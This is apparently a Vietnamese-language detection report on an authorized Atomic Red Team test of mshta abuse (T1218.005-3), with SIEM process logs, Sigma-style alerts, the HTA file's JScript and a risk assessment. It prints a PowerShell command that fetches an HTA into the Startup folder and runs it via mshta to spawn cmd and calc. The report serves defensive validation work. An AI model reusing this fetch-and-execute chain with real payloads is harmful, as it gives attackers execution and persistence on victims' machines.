

T1218.005-3 - Mshta Executes Remote HTML Application (HTA)


1. Executive Summary

Bài kiểm thử Atomic Red Team T1218.005-3 - Mshta Executes Remote HTML Application (HTA) được thực hiện trên máy Windows 10 victim nhằm mô phỏng hành vi lạm dụng mshta.exe để thực thi mã chứa trong file HTA.

PowerShell tải file T1218.005.hta từ kho Atomic Red Team xuống thư mục Startup. Sau đó, mshta.exe thực thi file này và tạo chuỗi tiến trình:

```
powershell.exe
└─ mshta.exe
    └─ cmd.exe /c calc.exe
        └─ calc.exe / CalculatorApp.exe
```

Kết luận: True Positive - Authorized Simulation. Detection trên endpoint hoạt động thành công nhưng payload không bị ngăn chặn. Chưa có bằng chứng trong tài liệu xác nhận correlated alert đã được chuyển sang DFIR-IRIS.



2. Incident Classification

Hạng mục	Kết quả
Case Name	T1218.005-3 - Mshta Executes Remote HTA
Classification	True Positive - Authorized Simulation
MITRE Tactic	Defense Evasion
MITRE Technique	T1218.005 - Mshta
Atomic Test	Test #3 - Mshta Executes Remote HTML Application
Affected Host	DESKTOP-JI0TPU0
Executing User	DESKTOP-JI0TPU0\longday
Execution Date	27/07/2026
Execution Location	User Startup folder

[illegible]

New Search

SPL

Convert to SPL

Save As

Create Table View

Close

index="win10system" earliest="07/27/2026 22:33:00" latest="07/27/2026 22:36:00" sort _time | table _time Image CommandLine ProcessID ParentImage

Time range: Last 60 minutes

🔍

🔗

11 events 7/27/26 10:33:00.000 PM to 7/27/26 10:36:00.000 PM

No Event Sampling

🟢 Job

⏸

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🔗

Smart Mode

Events

Patterns

Statistics (11)

Visualization

Show: 100 Per Page

Format

Preview: On

_time	Image	CommandLine	ProcessID	ParentImage
2026-07-27 22:33:03.228	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k netsvc -p -s gsvc	2684	C:\Windows\System32\services.exe
2026-07-27 22:33:13.828	C:\Windows\System32\HOSTNAME.EXE	"C:\Windows\system32\HOSTNAME.EXE"	2684	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2026-07-27 22:33:13.841	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe"	2684	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2026-07-27 22:33:14.472	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"powershell.exe" ∓ (\$var -Invoke-WebRequest -Uri "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.005/src/T1218.005.hta") \$var_content out-file -File "\$env:appdata\Microsoft\Windows\Start Menu\Programs\Startup\T1218.005.hta" mshta -File "\$env:appdata\Microsoft\Windows\Start Menu\Programs\Startup\T1218.005.hta" start-sleep -s 15 stop-process -name "Calculator" -Force -ErrorAction Ignore stop-process -name "CalculatorApp" -Force -ErrorAction Ignore	2684	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2026-07-27 22:33:14.986	C:\Windows\System32\HOSTNAME.EXE	"C:\Windows\system32\HOSTNAME.EXE"	2684	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2026-07-27 22:33:14.976	C:\Windows\System32\HOSTNAME.EXE	"C:\Windows\system32\HOSTNAME.EXE"	2684	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2026-07-27 22:33:16.897	C:\Windows\System32\mshta.exe	"C:\Windows\system32\mshta.exe" "C:\Users\longday\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\T1218.005.hta"	2684	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2026-07-27 22:33:16.291	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /c calc.exe	2684	C:\Windows\System32\mshta.exe
2026-07-27 22:33:16.426	C:\Windows\System32\calc.exe	calc.exe	2684	C:\Windows\System32\cmd.exe
2026-07-27 22:33:16.938	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe		2684	
2026-07-27 22:33:17.151	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe		2684	

```
7/27/26 { [-]
10:33:14.000 PM author: _ext-sigma-7a14fbc3-54d9-4b4d-8700-61eddada04f0[bulk][segment]
cat: Suspicious Execution of Hostname
detect: { [-]
event: { [-]
  COMMAND_LINE: "C:\Windows\system32\HOSTNAME.EXE"
  FILE_IS_SIGNED: 1
  FILE_PATH: C:\Windows\system32\HOSTNAME.EXE
  HASH: a90c3fb350a11c6f6a6efa9607987d924d1de65e09ca9faf2e0e0e00531ee335
  PARENT: { [-]
    BASE_ADDRESS: 140699145994240
    COMMAND_LINE: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
    FILE_IS_SIGNED: 1
    FILE_PATH: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    HASH: 9785001b0dcf755eddb8af294a373c0b87b2498660f724e76c4d53f9c217c7a3
    MEMORY_USAGE: 103317504
    PARENT_ATOM: 327b07d3e6c4a826329bb7de6a6774bd
    PARENT_PROCESS_ID: 6076
    PROCESS_ID: 1648
    THIS_ATOM: d59a9e2f5205d7811a91262d6a67779b
    THREADS: 19
    TIMESTAMP: 1785165722688
    USER_NAME: DESKTOP-JI0TPU0\longday
  }
  PARENT_PROCESS_ID: 1648
  PROCESS_ID: 3748
}
routing: { [+]
}
```

```
7/27/26 { [-]
10:33:14.000 PM author: _ext-sigma-7a14fbc3-54d9-4b4d-8700-61eddada04f0[bulk][segment]
cat: Local Accounts Discovery
detect: { [-]
event: { [-]
  COMMAND_LINE: "C:\Windows\system32\whoami.exe"
  FILE_IS_SIGNED: 1
  FILE_PATH: C:\Windows\system32\whoami.exe
  HASH: 1d4902a04d99e8ccbfe7085e63155955fee397449d386453f6c452ae407b8743
  PARENT: { [+]
  }
  PARENT_PROCESS_ID: 1648
  PROCESS_ID: 1276
}
routing: { [+]
}
detect_id: 434f037a-2411-41d1-a0ee-d6186a677a37
detect_mtd: { [+]
}
gen_time: 1785166391190
```

```

7/27/26      { [-]
10:33:15.000 PM
author: _ext-sigma-7a14fbc3-54d9-4b4d-8700-61eddada04f0[bulk][segment]
cat: Usage Of Web Request Commands And Cmdlets
detect: { [-]
event: { [-]
BASE_ADDRESS: 140699145994240
COMMAND_LINE: "powershell.exe" & {$var =Invoke-WebRequest ""https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.005/src/T1218.005.hta""
$var.content|out-file ""$env:appdata\Microsoft\Windows\Start Menu\Programs\Startup\T1218.005.hta""
mshta ""$env:appdata\Microsoft\Windows\Start Menu\Programs\Startup\T1218.005.hta""
start-sleep -s 15
stop-process -name ""calculator"" -Force -ErrorAction Ignore
stop-process -name ""CalculatorApp"" -Force -ErrorAction Ignore}
FILE_IS_SIGNED: 1
FILE_PATH: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HASH: 9785001b0dcf755eddb8af294a373c0b87b2498660f724e76c4d53f9c217c7a3
MEMORY_USAGE: 86036480
PARENT: { [-]
BASE_ADDRESS: 140699145994240
COMMAND_LINE: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
FILE_IS_SIGNED: 1
FILE_PATH: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HASH: 9785001b0dcf755eddb8af294a373c0b87b2498660f724e76c4d53f9c217c7a3
MEMORY_USAGE: 103317504
PARENT_ATOM: 327b07d3e6c4a826329bb7de6a6774bd
PARENT_PROCESS_ID: 6076
PROCESS_ID: 1648
THIS_ATOM: d59a9e2f5205d7811a91262d6a67779b
THREADS: 19
TIMESTAMP: 1785165722688
USER_NAME: DESKTOP-JI0TPU0\longday
}
PARENT_PROCESS_ID: 1648
PROCESS_ID: 1604
THREADS: 19
USER_NAME: DESKTOP-JI0TPU0\longday
}
routine: { [+]}

7/27/26      { [-]
10:33:16.000 PM
author: longniki05@gmail.com
cat: LC - Ransomware VIP L1 User Writable Suspicious Execution
detect: { [-]
event: { [-]
BASE_ADDRESS: 140694929997824
COMMAND_LINE: "C:\Windows\system32\mshta.exe" "C:\Users\longday\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\T1218.005.hta"
FILE_IS_SIGNED: 1
FILE_PATH: C:\Windows\system32\mshta.exe
HASH: f8a2fd36fdc35aa8e7e678576a2ecc5d7b3fe6383e73101508e5d7b49443d153
MEMORY_USAGE: 19734528
PARENT: { [-]
BASE_ADDRESS: 140699145994240
COMMAND_LINE: "powershell.exe" & {$var =Invoke-WebRequest ""https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.005/src/T1218.005.hta""
$var.content|out-file ""$env:appdata\Microsoft\Windows\Start Menu\Programs\Startup\T1218.005.hta""
mshta ""$env:appdata\Microsoft\Windows\Start Menu\Programs\Startup\T1218.005.hta""
start-sleep -s 15
stop-process -name ""calculator"" -Force -ErrorAction Ignore
stop-process -name ""CalculatorApp"" -Force -ErrorAction Ignore}
FILE_IS_SIGNED: 1
FILE_PATH: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
HASH: 9785001b0dcf755eddb8af294a373c0b87b2498660f724e76c4d53f9c217c7a3
MEMORY_USAGE: 86036480
PARENT_ATOM: d59a9e2f5205d7811a91262d6a67779b
PARENT_PROCESS_ID: 1648
PROCESS_ID: 1604
THIS_ATOM: f45492c243e5bc5d17ce4c276a677a37
THREADS: 19
TIMESTAMP: 1785166391459
USER_NAME: DESKTOP-JI0TPU0\longday
}
PARENT_PROCESS_ID: 1604
PROCESS_ID: 404
THREADS: 10
USER_NAME: DESKTOP-JI0TPU0\longday
}
routine: { [+]}
}

```

```

7/27/26 10:33:17.000 PM { [-]
author: _ext-sigma-7a14fbc3-54d9-4b4d-8700-61eddada04f0[bulk][segment]
cat: Suspicious MSHTA Child Process
detect: { [-]
event: { [-]
BASE_ADDRESS: 140700687532032
COMMAND_LINE: "C:\Windows\System32\cmd.exe" /c calc.exe
FILE_IS_SIGNED: 1
FILE_PATH: C:\Windows\System32\cmd.exe
HASH: badf4752413cb0cbdc03fb95820ca167f0cdc63b597ccdb5ef43111180e088b0
MEMORY_USAGE: 4427776
PARENT: { [-]
BASE_ADDRESS: 140694929997824
COMMAND_LINE: "C:\Windows\system32\mshta.exe" "C:\Users\longday\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\T1218.005.hta"
FILE_IS_SIGNED: 1
FILE_PATH: C:\Windows\system32\mshta.exe
HASH: f8a2fd36fdc35aa8e7e678576a2ecc5d7b3fe6383e73101508e5d7b49443d153
MEMORY_USAGE: 19734528
PARENT_ATOM: f45492c243e5bc5d17ce4c276a677a37
PARENT_PROCESS_ID: 1604
PROCESS_ID: 404
THIS_ATOM: 5b4bb5ed803c7f686b900af46a677a39
THREADS: 10
TIMESTAMP: 1785166393084
USER_NAME: DESKTOP-JI0TPU0\longday
}
PARENT_PROCESS_ID: 404
PROCESS_ID: 5156
THREADS: 3
USER_NAME: DESKTOP-JI0TPU0\longday
}
routing: { [+]}
}

```

6. Host, Network and SIEM Evidence

Host evidence

File HTA được tạo tại:

C:\Users\longday\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\T1218.005.hta

Name					Date modified	Type	Size
T1218.005					7/27/2026 10:33 PM	HTML Application	1 KB

Nội dung đáng chú ý của file:

```

T1218.005 - Notepad
File Edit Format View Help
<html>
<head>
<HTA:APPLICATION ID="AtomicRedTeam">
<script language="jscript">
    var c = "cmd.exe /c calc.exe";
    new ActiveXObject('WScript.Shell').Run(c);
</script>
</head>
<body>
<script>self.close();</script>
</body>
</html>


```

Network evidence


PowerShell kết nối đến:

raw.githubusercontent.com

Telemetry cũng ghi nhận địa chỉ IP được phân giải:



185.199.111.133



7. MITRE ATT&CK Mapping

Thành phần	Ảnh xạ
Tactic	Defense Evasion
Parent Technique	T1218 - System Binary Proxy Execution
Sub-technique	T1218.005 - Mshta
Atomic Test	Test #3 - Mshta Executes Remote HTML Application
Abused Binary	C:\Windows\System32\mshta.exe
Script Type	HTML Application - HTA/JScript
Download Method	PowerShell Invoke-WebRequest
Child Process	cmd.exe /c calc.exe
Detection Evidence	Command line, file path và process parent-child

8. Impact and Risk Assessment

Trong môi trường thực tế, kỹ thuật này có thể được sử dụng để:

- Tải và thực thi malware loader hoặc ransomware precursor.
- Lạm dụng binary hợp lệ để giảm mức độ nghi ngờ.
- Thực thi script chứa trong file HTA.
- Sinh PowerShell, CMD hoặc payload độc hại từ mshta.exe.
- Né tránh application control được cấu hình chưa đầy đủ.
- Duy trì khả năng thực thi sau đăng nhập nếu file độc hại bị bỏ lại trong Startup.